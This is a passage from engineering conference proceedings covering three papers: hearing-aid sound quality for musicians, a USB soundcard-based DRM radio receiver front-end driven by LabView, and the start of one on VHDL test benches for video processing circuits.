For this examination we prepared an analogue hearing aid, which was consisted of studio amplifiers, devices and programs for the processing of analogue and digital signals, studio headphones (two different types) and loudspeakers, studio equipment for the recording and reproduction of music, and DAW. Such an audio system enables fairly good processing, adjustment and correction of the hearing according to the audiogram for each examinee suffering from hearing loss. The results of the examination are obtained by the comparison of the listening or recording of a particular program with above-mentioned «analogue hearing aid» - an audio system and with binaural digital hearing aids. Applied hearing aids were two types of high-quality digital aids, primarily indented for speech, although their manufacturer's data do not exclude the music. The examinations were performed in two different quiet listening rooms with reverberation time 1 s and 0.65 s. The objective characteristics of the systems were recorded, and the measurement results showed that the devices and components are of high quality.

A. THE EXAMINATION PROCEDURE

The eight subjects, (three sound engineers and five musicians) were tested. The four of them suffered from hearing loss, two mild and two moderate. The other four had normal hearing.

Recordings of different kind of music were chosen: classical, jazz, pop, rock, all in different performances. In listening, the first task was to evaluate the quality using arranged audio system, and the second task was the evaluation using hearing aids. The examinations were carried binaurally and stereophonically, A-B comparison.

Subsequently, the recordings of particular musical instruments were captured: accordion, clarinet, piano, double bass, voice and quintet. Afterwards, the evaluation of the recordings was performed, comparing hearing tests with the audio system and with the hearing aids. Some of the examinees suffered from hearing loss, while the others have normal hearing.

In evaluation of the quality, the parameters used in architectural acoustics and evaluations of acoustical transducers were applied. More over, some descriptive parameters were introduced, as well as parameters suitable for the evaluation of hearing aids. Here are listed some of them: definition or clarity, speed of successive tones, intimacy or presence, liveliness at mid-frequencies, spaciousness, warmth, strength of sound and loudness, timbre and tone color. Brilliance, balance, blend, ensemble, attack, texture, dynamic range and noise, distortion, summary of the musical qualities affected by hearing.

All additions were A-B type comparing the evaluating hearing aids with the reference „analogue hearing aid“, which is programmable, and sounds very good to excellent. We played a musical passage with the evaluating hearing aids and then the reference, repeating until we can identify the differences.

Some listening parameters are further added in listening tests: Does the composition sound realistic? What is with rhythm and pace? And micro and macro dynamics; Are transient spikes rendered cleanly and clearly? Does the attack and decay of transients sound natural? Does the music sound smeared and frozen?

In recording, a test was conducted in which five (5) musicians and three sound engineers were asked to rate how the music they played and recorded sounded to them in three situations: using hearing aids, through audio system with headphones and with loudspeakers.

The attribute scales used with the subject were based on the perceptual dimension of sound quality judgment:

Loudness: Loud vs. Faint

Fullness: Full vs. Thin

Crispness: Crisp vs. Blurred

Naturalness: True to the sources vs. Artificial

Overall fidelity: Wide dynamic vs. Limited and compressed

Overall fidelity with audio system was judged as substantially better than with hearing aids. A musical program with audio system was judged significantly fuller than with both hearing aids. The fidelity to the input signals (different music programs and different instruments) significantly lacks naturalness among two hearings aids due to a large variance in the signals. However, it was found significantly better with the audio system. Also, there were clear differences in the results for the other three attributes: fullness, overall fidelity, and naturalness.

The result for loudness and crispness revealed significant difference between audio system and one hearing aid pair, and smaller difference comparing to the second pair.

The fidelity to the input signal can be seen by distortion when playing musical instruments at higher sound levels. Although hearing aids are not intended for the quality listening of music, sound engineers with hearing losses, which applied hearing aids at recording sessions, made somewhat better recordings. Testing with other afore-mentioned parameters leads towards practically same conclusions.

Since the number of the examinees was relatively low, the results are not shown in a tabular form. However, the

further testing are conducted with an enlarged number of examinees and different hearing aids.

VII. LIVE MUSIC PLUS

Today there are many programs for live music, for example, *Live Music Plus*. The four systems that Live music plus is consisted from are as follows: Live music processor; Channel Free Compression; wideband frequency response, and microphone setting. Live Music Plus combines four elements to present live music signals accurately and enhance the experience of music for hearing aid users: Live Music Processing to preserve the dynamic characteristics of music; Channel Free processing to amplify music accurately so that is within users s dynamic range; A wideband frequency response to help make the music natural, and musicians; A fixed directional setting to focus the performing.

Requirements for High Fidelity Hearing Aids:

- In a digital hearing aid, the input stage includes microphone with preamplifier and the analog-to-digital converter (ADC). Each of these components affects the integrity of the input signal.
- Microphone: Of relevance here is its bandwidth, the noise floor, its directional sensitivity, and saturation level. Bandwidth of today s microphones is typically broad. However, this may not be as desirable. The very low frequencies, although inaudible to the users, may saturate the microphone. The theoretical limit is 115 dB. A microphone is also judged by its polar pattern. Besides typical polar pattern, can use of automatic directional microphones.
- Sampling frequency: For high fidelity processing it is necessary to sample at s higher frequency than 16 kHz because a significant amount of speech and music i is available above 8 kHz. Sampling frequency must be 32 kHz.
- Quantization: To avoid saturation at the input stage from loud sounds, one can do two things:1) Increase the number of bits (20 to 24 bits) of the ADC. This is achieved at the expense of increasing and power consumption. 2) Place a compression limiter at the input stage-Doing so will reduce the saturation distortion without additional power consumption, Both approach taken by many manufactures.
- Processing: Hearing aids perform constructive distortion. That is, they alter input sounds so they can be audible and intelligible to the user in as many environments as possible. Frequency shaping compensates for the differential loss. Compression compensates for the change in loudness growth function etc. Need has little delay times, and phase distortion.
- Slow acting WDRC: One processing algorithm that is active at all input levels is compression. A long attack and release time this compressor, which means that the attack time is longer than 20 ms and the release time longer than 1 s. Better solution is the use an adaptive compression system.
- Output stage: Hearing aids have miniature amplifier-loudspeaker systems. The bandwidth of the receiver-loudspeaker limits the frequency range the hearing aid. Typically, a BTE hearing aid receiver has a bandwidth from 300-400Hz to 6 kHz, while a custom ITE may extend to 8 kHz. Recently hearing aids receivers extend beyond 10 kHz. We need frequency response at least 80 Hz to 115 kHz pr better as FM radio 30 Hz to 15 kHz.
- Output limiting: Most modern digital hearing aids use a compression limiter at the output stage to prevent saturation distortion. Equalizer band - inserting appropriate equalizer. More channels EQ bands with bandwidths 1/3octtaves or critical bands, or parametric equalizers.

VIII. WIDENING MUSIC WITH VIRTUAL SOUND SOURCES

For many people listening to music is an important part of life. Most often the music is recorded and played on a CD-player, DVD-player, the radio, the television, an mp3 player, or a computer. Listening to music from such devices was long out of reach for hearing aids users. But recently, the development of devices, such as the *Streamer*, that can send music wirelessly to hearing aids enables people to enjoy listening to music directly in their hearing aids with a good SNR (signal to noise ratio). However, listening to music sent directly to hearing aids is not optimal. The sound image appears to be inside the listener's head. In reality, for different kinds of signals the listener perceives sound image from different directions. When the signal is always the same it as being in the middle of hears. When the stereophonic signal is perceived as being on a line between the ears, by changing the level of the signal in either ear, the sound can be moved between the ears- lateralization of the sound image.

Since recording music is intended to be listened through loudspeakers in a room, it is desirable to simulate this when listening through hearing aids. This can be done by filtering the hearing aids signals. Binaural synthesis has been used in developing a new algorithm *Music Widening*, which is implemented in some new types of wireless hearing aids.

A Virtual Environment and the Widening Algorithm: very important in binaural synthesis is that the sound pressure at the listener's eardrums contains all acoustical information abound the sound event, including spatial aspects. When sound is played, the incoming sound wave interacts with the torso, head and pinnate of the listener before entering ear canals. This interaction can be described by the head related transfer funcion-HRTFs. HRTFs can be used to create virtual sound sources. This is done by filtering a signal with left-right pair of HRTFs from certain direction. When the resulting left and right signals are played through hearing aids, the listener perceived the sound as coming from a point in space that correspond to the chosen direction.

In the simulation described afore there are no room reflections. However, to simulate a loudspeaker in a reflective, real environment, the characteristics of the room and positions of the sound sources, and listener in the room must be available. In general, a room impulse response can be divided in three: the direct sound, early reflections, and reverberation-late reflections. In binaural synthesis, the room impulse response is combined with HRTFs to simulate a virtual sound source in room. That means, binaural synthesis can be used in create an auditory virtual environment. The advantage of this approach over other methods of sound reproduction is that the listener has the experience of being in the virtual environment. This allows the listener to use the full potential of his auditory system in everyday life. The *Music Widening Algorithm* gives the listener a spacious and pleasant sound image when listening to music through the aid streamer. The *Music Widening algorithm* has many adjustable parameters including the direction and distance to the sound source. The room size and distances to the walls can also be adjusted. The absorption properties of the walls can be changed, and one can set the number of reflection to implement in the hearing aids (reverberation time). All these parameters were fine-tuned to find the optimal balance between spatial perception and processing resources. Since the preferences potentially depended on the signals: speech or music, many signals were used for fine-tuning. By optimizing all room parameters, the final left and right impulse responses implemented in the hearing aids were selected and the parameters were fixed. The therapist can adjust the overall level of the reflections in accordance with a patient's individual preferences. The *Music Widening algorithm* was developed to improve the poor sound image that can result from listening to music that is streamed directly to hearing aids. A simple mirror-image model of a room is used to calculate the contributions of the direct sound and the room reflections. By replacing each contribution with a virtual sound source, it is possible to create the impression of sound sources in a simulated room. This sound image is perceived to be outside the head. The results from the listening tests indicate that applying this processing to a streamed music signal can greatly improve the spatial impression.

IX. CONCLUSIONS

Hearing aid manufacturers desire to maintain and increase sound quality through advanced technology and innovation. High fidelity hearing aids compared to normal hearing aids involve in the design and adjustment follow characteristic: The hearing aid must not introduce unwanted changes to the signal reaching that eardrum; the signal hast to be processed to compensate perceptive distortion created by the hearing impairment; the processing needs to be adjusted to the individual hearing impairment of each user (frequency response shaping, dynamic range, etc.). Recently, spatially binaural processing has become commercially available. These high-fidelity hearing aids are useful for children and disabled people, and DSP for people with a cochlear implant.

Based on the described test results, hearing aids were built for two examinees with very satisfying results.

X. ACKNOWLEDGMENT

The authors thank to Mr. Damir Ćuk from *Microton*, Zagreb

XI. REFERENCES

[1] Byrne D. Dillon H. Train K. ;An international comparison of long-term average speech spectra:j. Acoust. Soc. Am. 1994;96(4)2108-2120

[2] Ryan J. Tewari S. ;A digital signal procesor for musicians and au audiophiles;Hear. Rev. 2009;16(2) 38-41

[3] Chasin M.. ;Hearing aids and music:Hear. Rev. ;206 13(3)

[4] Kuk F., Jessen A. Lars B. :Ensuring High fidelity in Hearing Aid Sound Processing. Hearing Review, March 2009

[5] Chasin M. ;Six way to improve listening to music through hearing aids;Hear. J. sept. 2010. 63(9)27-30

[6] Minnaar P. :Enhancing music with virtual sound sources; Hear. J. ;sept. 2010. 63(9)38-49

[7] Beranek I. Concert Halls and Opera Houses, Music, Acoustics and Architetura;2nd ed. New York Springer, 2003

[8] Sjolandea L. Holmberg M. :Broader Bandwith improves Sound Quality for Hearing-Impaired Listeners;Hear. Rev, June, 2009.

[9] Killion M. Desigen and evualation of high fidelity hearing aids (PhD disertation) Evanston, 1979.

USB RF Front-End of the DRM Receiver Under LabView API Environment

D. Šoštarić, D.Vinko and T. Švedek
Department of Communications, Faculty of Electrical Engineering, Osijek, Croatia
e-mail: dvinko@etfos.hr

Abstract – DRM (Digital Radio Mondiale) system uses software decoding what enables simpler RF front-end. DRM signal is a digital signal for radio broadcast on frequency bands below 30 MHz. The proposed USB RF front-end is designed to work with existing DRM software which uses soundcard as ADC between RF front-end and DRM decoding software. DAC of the decoded digital signal and audio reproduction is realized by PC integrated soundcard, while PWM (Pulse Width Modulation) used for frequency control of local oscillator uses DAC on external USB soundcard. In order to have a single software application, the existing DRM software is embedded in LabView environment which is developed for RF front-end control.

I. INTRODUCTION

DRM (Digital Radio Mondiale) system [1] is a radio diffusion broadcasting system that occupies frequency bands below 30 MHz. Its main advantage compared to present AM radio diffusion is better quality of received transmission due to digital encoding. It has been shown [2] that coexistence of DRM system and current analog AM broadcast is possible and that their coexistence on same frequency does not impose any significant negative effects.

With development of DRM system, a part of the receiver is replaced by software. The demodulation and decoding process is fully implemented in software. This enables simpler design of RF frond-end of the receiver. The simplest and fully functional solution for the RF front-end is homodyne receiver structure shown in Figure 1. By using homodyne structure, the hardware part of receiver consist of only a local oscillator and mixer circuit, since the decoding is done by software.





Figure 1. Homodyne receiver structure

This work was supported by the Ministry of Science, Education and Sports of the Republic of Croatia under project 165-0361630-3049.


Currently available software that is used to decode DRM signal uses soundcard microphone input to sample and decode digital data. This works fine for research purposes, but poses a problem for development of a user friendly receiver. Simple USB plug'n'play device would be the most desirable solution, but then a new software would have to be designed to accommodate DRM signal decoding through USB port instead of a soundcard input. We propose a new concept of USB RF front-end of a DRM receiver with developed LabView application. To successfully implement RF front-end of DRM receiver under single USB device, without the need to design new decoding software, an external USB soundcard is used.

II. DRM SOFTWARE

Software packages [3],[4] designed for DRM signal decoding and reproduction use the analog-digital conversion built in microphone input or "line in" input on PC soundcard. With sample rate of 48 kHz the soundcard offers sufficient hardware power to sample the 12 kHz DRM signal in it's base band spectrum. Figure 2. shows two most commonly used DRM software packages.



a)



b)

Figure 2. a) DRMSoftware Radio and b) DREAM software packages

As mentioned before, both software packages shown in Figure 2. are using soundcard input for analog to digital conversion (ADC) of baseband DRM signal. This is a restriction that dictates the design of receivers hardware part, that is the RF front-end of the DRM receiver. In our past work [5] we have designed DRM receiver compatible with both software packages. The design and the drawbacks of such solution are discussed in next section.

III. RF FRONT-END OF DRM RECEIVER

Figure 3. shows the block diagrams of the RF front-end of the DRM receiver. It can be seen that is requires multiple connections to computer. The design could accommodate versatile measurements but was not user-friendly.

The receiver consists of HF amplifier, DDS circuit and frequency mixer circuit. High frequency amplifier is used to amplify signal from antenna, since for compact device antenna dimensions are significantly smaller than regular antennas used in those frequency band which vary from 2.5 m to 40 m. Also, with large frequency span of the DRM system ranging from 1 MHz to 30 MHz for majority of transmitters, the HF amplifier must have a wide bandwidth. With amplifier the gain of the received signal is sufficient for successful decoding.

DDS (Direct Digital Synthesis) circuit is used as local oscilator and is computer controlled through RS232 port. Usage of DDS circuit enables very precise frequency setting which can be adjusted in steps of 1 kHz throughout whole frequency band.

Frequency mixer circuit is used for separation of useful DRM signal from carrier frequency. Received signal is then fed into soundcard, where the decoding software [2],[3] takes on to extract the transmitted radio signal and data stream if any data is transmitted together with radio broadcast.

Since the presented RF front-end of DRM receiver uses 5 V as power supply, the third cable connected to the computer was USB connection which was used only for powering purposes. Together with short vertical antenna connected to the receiver the overall solution is not to practical for end user.




Figure 3. Previous version of RF front-end of DRM receiver

IV. PROPOSED CONCEPT

The new proposed concept for RF front-end of DRM receiver uses the benefits of existing USB sound cards. The common design of a USB soundcard is given in Figure 4. The design is compact and it has “line in” and “line out” connectors provided opposite from USB port.



Figure 4. Standard USB sound card

To use the external USB soundcard to it’s full extend, the proposed concept for DRM receiver is given in Figure 5.

Proposed DRM receiver consists of a additional electronic circuit that can be simply plugged into external USB sound card and it uses both “line in” and “line out” connectors. The added electronic circuit is a homodyne receiver as shown in Figure 1. The three main building block of a homodyne receiver correspond to block diagram in Figure 3. with one significant difference. In Section 3. where the design of DRM front-end is discussed a RS232 port is used for DDS circuit control. This is omitted in this new proposed receiver. Tendency to design a user-oriented device does not allow the usage of numerous connections to the PC. Furthermore, RS232 port is nowadays rarely available on both desktop and laptop computers. Instead of serial communication by RS232 protocol a different solution must be used to control the frequency of local oscillator.

With available external USB sound card whose “line in” connection is used to send received signal to the decoding software, remaining “line out” port can be used to control the frequency of the local oscillator on the DRM receiver.




Figure 5. Proposed concept of RF front-end of DRM receiver

To change the frequency of the local oscilator through “line out” of the sound card the developed LabView application is used and is in detail explained in section 5.

Here is important to say that through LabView application a PWM (Pulse Width Modulation) signal can be sent to the “line out” of the sound card and this PWM signal can be used to control the frequency of local oscillator. To accomplish this, a local oscillator design must be PWM controlled with wide frequency span and sufficiently small step. This is a part of the future work since in this paper we propose the concept of the receiver with developed LabView application for external USB soundcard “line out” control.

With “line out” of the external USB soundcard being used for frequency control, it can not be used for reproduction of decoded DRM signal. Therefore, the internal soundcard of the computer must be used for radio broadcast reproduction. This is actually a simpler solution for end user since no additional setup is required to listen to decoded DRM radio signal.

V. LABVIEW ENVIRONMENT WITH API INTEGRATION

The LabView system consists of the API (Application programming interface) and number of associated files. Main extensions for program are called *virtual instruments (VIs)* because their appearance and operation imitate actual instruments. LabView is a program development application, much like various commercial C or BASIC development systems, or National Instruments LabWindows. However, LabView is different from those applications in one important respect. Other programming systems use *text-based* languages to create lines of code, while LabView uses a *graphical* programming language, *G*, to create programs in block diagram form. LabView uses terminology, icons, and ideas familiar to scientists and engineers and relies on graphical symbols rather than textual language to describe programming actions [6]. Interface advantage is that has extensive libraries of functions and subroutines for most programming tasks. Also, includes conventional program development tools, so we can set breakpoints, animate program execution to see how data passes through the program, and single-step through the program to make debugging and program development easier.

LabView is graphical oriented programming language which means that API is realized through special tool under *Front Panel* interface. Each *Front Panel* has an accompanying *Block Diagram*, which is the *VI* equivalent of a program. Thus, each action in the *Front Panel* is manifested by graphical icons that is necessary to link in the *Block Diagram*.

LabView uses a floating *Tools palette*, which we can use to edit and debug VIs of API, Figure 6.




Figure 6. LabView Tools and Control palette

In order to realize applications for DRM USB RF Receiver Front-End, standard example is used to generate sound with different waveforms. Modifications are made that utilizes the only rectangular pulse mode with variable PWM duty cycle values, Figure 7. Thus, in the control box is set waveform type: square, while the block diagram shows graphic icon for duty cycle setup. USB sound card generates sound by setting the Device ID with value "0". Generated signal is passed on to the electronics, supported by hardware component of VCO (Voltage Controlled Oscillator) which changes oscillating frequency compared to imposed variable voltage input. Changing the frequency of the oscillator is allowed via a simple circular slide within the API. Station frequency is allowed to be manually changed with test interface through circular slide of the "Frequency" and “Tuning Duty Cycle”. Processed information comes to the existing software interface integrated in LabVIEW API.

The following front panel; Figure 7. and appurtenant block diagram; Figure 8., represents a complete LabVIEW application. Chart diagram shows amplitude with early configured parameters of frequency and duty cycle. Block diagram consist of two application loops and error factor correction is supported through control line (wire). Internal recursive loop is based for square waveform and real-time duty cycle variable change.




Figure 7. LabView application for tuning Duty Cycle from 0 – 100% and receiver frequency with predefined band (front panel)




Figure 8. Block diagram of LabView application for tuning parameters

Integration of existing application for demodulating and reproducing the received signal was realized inside LabView interface using an additional "G" code. Predefined concept of integrating application was installation with automatic path on the HDD. Compiled application of DRM software with activation process was showed on Figure 9. Path: *"C:\Program Files\DRM Software Radio.exe"* in the final application is hidden and automatically executed.




Figure 9. LabView application for *.exe file integration with specified path and block diagram of default command set

VI. CONLUSION

The concept for new RF front-end of DRM receiver is presented together with developed LabVIEW API. The existing demodulation software such as DRM Software Radio and DREAM can be easily implemented in developed API. This way, a uniform appearance of software part of DRM receiver is maintained.

The proposed concept uses market available USB soundcard which, together with voltage controlled oscillator and mixer circuit, forms a front-end of DRM receiver. Such implementation makes the design of the receiver simple and cost efficient. Also, LabView application is executable and does not require for an user to have LabView software package installed.

A VCO design which is controlled with PWM on USB soundcard is a part of the future work, which will give a functional front-end of the DRM receiver with here presented LabView application.

REFERENCES

[1] International standard, IEC 62272-1 Ed. 1, "Digital Radio Mondiale (DRM) – Part 1: System Specifications," IEC, Geneva, 2003.

[2] V. Mandrić, T. Švedek, and S. Rupčić, "Coexistance of Analog AM Broadcast and Digital DRM Signal," 28th Internatinal Convention MIPRO 2005, Opatija, Croatia, June 2005, pp. 315-318.

[3] http://www.drmrx.org

[4] http://sourceforge.net/apps/mediawiki/drm/index.php?title=Main_Page

[5] D. Vinko, V. Mandrić, and T. Švedek, "RF front-end of DRM receiver", 29th Internatinal Convention MIPRO 2006, Opatija, Croatia, June 2005, pp. 163-168.

[6] http://www.ni.com/labview/

Verification Structures for Design of Video Processing Circuits

Andrej Trost[1] and Andrej Žemva[1,2]
[1]University of Ljubljana, Faculty of Electrical Engineering, Ljubljana, Slovenia
[2]CO Namaste, Ljubljana, Slovenia
Andrej.Trost@fe.uni-lj.si

Abstract - In the paper we present generic simulation test benches and test structures for the verification of the video processing circuits. The test benches accelerate simulation of the digital video frames in an ITU-R BT656 video format and a standard computer VGA format, which are most commonly used in our applications. The acceleration is achieved by selective stimuli in the area of the interest and selective collection of simulation results. We also present a custom FPGA based development system supporting both video formats. Several test structures were designed providing debug control and data for effective hardware verification. A video processing design case study is presented. With the presented verification methodology we are able to accelerate the design process of video processing circuits. The benefit of our approach is that it can be used with the standard programmable design tools and low cost platforms, since we do not require special software or hardware emulators. The approach can be used for the research or educational purpose.

I. INTRODUCTION

Video and image processing applications are moving from the computer based systems to small embedded platforms. Application specific graphics processors used in computers generally do not meet design constraints of embedded applications concerning size, cost and power consumption. The advances of technology enable single System-on-Chip video processing solutions [1]. Video processing in real-time requires a digital signal processor (DSP) or an application specific integrated circuit (ASIC) for hardware acceleration of the specific tasks [2].

Due to the high costs of development and production of the ASICs, programmable devices, especially Field Programmable Gate Arrays (FPGA), are the preferred technology for rapid development and prototyping. Smaller FPGA devices are suitable for video encoding, mixing and simple graphics routines. The high-end devices can be used for high performance video processing [3,4].

The circuit design tools enable high-level behavioral or register-level digital circuit description in hardware description languages VHDL or Verilog. This is a common design entry method for the programmable devices and the ASIC technology and is a part of contemporary digital design courses [5]. The design and verification of video applications in hardware is more demanding and time consuming comparing to software implementation [6]. There are often cases where the designer should observe several frames of processed video in order to analyze the result and the amount of data can be a serious obstacle to perform thorough simulation or hardware verification. As a consequence, only a fraction of the video sequence or a single frame is typically verified by simulation and hardware verification is performed on a time consuming trial and error basis.

Programmable devices are extensively used as logic emulators for rapid prototyping and hardware verification of digital circuits running in real-time or at least much faster than circuit simulators. The main drawback of circuit emulation is that it is difficult to observe internal signals during circuit debugging. A typical design verification method consists of partial simulation of circuit components and final verification on circuit emulator [7].

One approach to handle the video processing design complexity is automatic circuit synthesis from algorithm description in a language similar to classical programming languages [8], but these tools are still limited and expensive. Another approach is development of effective verification structures incorporated in the classical design cycle [9,10].

In the paper we present design of generic test benches for effective simulation of typical embedded video processing circuits and test structures for hardware verification on the programmable circuit emulators.

II. DESIGN OF DIGITAL VIDEO PROCESSING CIRCUITS

Figure 1 presents typical blocks of a digital video processing system. Essential component of any video processing system is a timing generator which produces control signals with exact timing for the video data flow. The input component is either a video decoder or a frame buffer used as a pixel data source. The output encoder or modulator provides final formatting of the video stream. These blocks can be IP (Intelectual Property) components designed once and reused on several video processing circuit implementations.

The core of the system is a graphics engine performing video processing algorithms. The video processing circuit design effort is concentrated on this component, where most of the application specific functionality is implemented.




Figure 1. Digital video processing System-on-Chip
a) typical building blocks
b) timing generator details

Timing of the video data stream depends on the video scanning standards which can be divided into progressive and interlaced. The data stream is composed of lines of consecutive pixels and blanking intervals. Figure 2 presents position of pixel fields in interlaced PAL video and frames in progressive computer VGA scan [11].




Figure 2. Pixel data and blank position in a) interlaced (e.g. PAL) and b) progressive video scan (e.g. VGA)

Line synchronization pulses are active during video blank interval and they provide a reference for start of active video data (SAV) scan, as presented in Figure 3. The current line is sampled until the end of active video (EAV). Video sampling frequency in PAL ITU-R BT656 format is 13.5 MHz for luminance signal and 6.75 MHz for each color-difference signal. The multiplexed video data stream clock rate is 27 MHz and the standard computer VGA clock is 25.175 MHz.




Figure 3. Characteristic timing of a video line

A digitized PAL active video line has 1440 sampled data words and a line in basic VGA mode has 640 RGB words. These numbers do not include blanking time and a multiplier of sampling frequency is used for image processing operations. As a consequence millions of cycles and signal transactions are executed in the simulation of one video frame and typically only a few frames can be practically tested on the circuit simulator.

Image processing algorithms based on pixel or local neighborhood operators can be effectively tested on a few lines of data, but the global operators and graphics engines require testing on several frames. Small graphics engines use single image buffer which is updated during blanking intervals thus avoiding expensive high speed multiple image buffers. We will present a verification method which accelerates simulation of such engine.

A. Verification Test Bench for Graphics Engine

The test bench simulates behavior of front and back end of video processing system and provides all the control signals of the timing generator. Figure 4 shows main VHDL processes and connections in the test bench. If the test requires input image, we include XML data read process. A test grayscale image is first converted into ASCII format PGM and then translated into XML format which can be read by the test bench. Translation is performed by simply adding XML tags into PGM header as presented in Table 1.

TABLE I. IMAGE CODING IN PGM AND XML FORMAT

Element	PGM	XML
Header Type	P2	<?xml version=”1.0”?>
Header Comment	# CREATOR	<img>
Header Size	256 256	<dim>256 256</dim>
Data Pixels	172 173…	<pix>172 173 …
End		</pix></img>

Generic timing process produces timing signals depending on the simulation setup parameters. The output of this process simulates all the characteristic events of video timing: start of video line, horizontal and vertical blanking, but the amount of active video and blanking cycles can be greatly reduced. It is often sufficient to simulate and observe a small window in a video frame, for example a window of 32 lines by 64 pixels to test the operation of the video engine. The simulator executes 2k cycles instead of 416k cycles which results in over 200 times simulation speed-up.

The test bench is designed generically in order to be reused by different video processing applications. Generic VHDL parameters include: graphics timing in terms of clock cycles and coordinates of observation window. A design specific stimulus should be included in the specific control process.

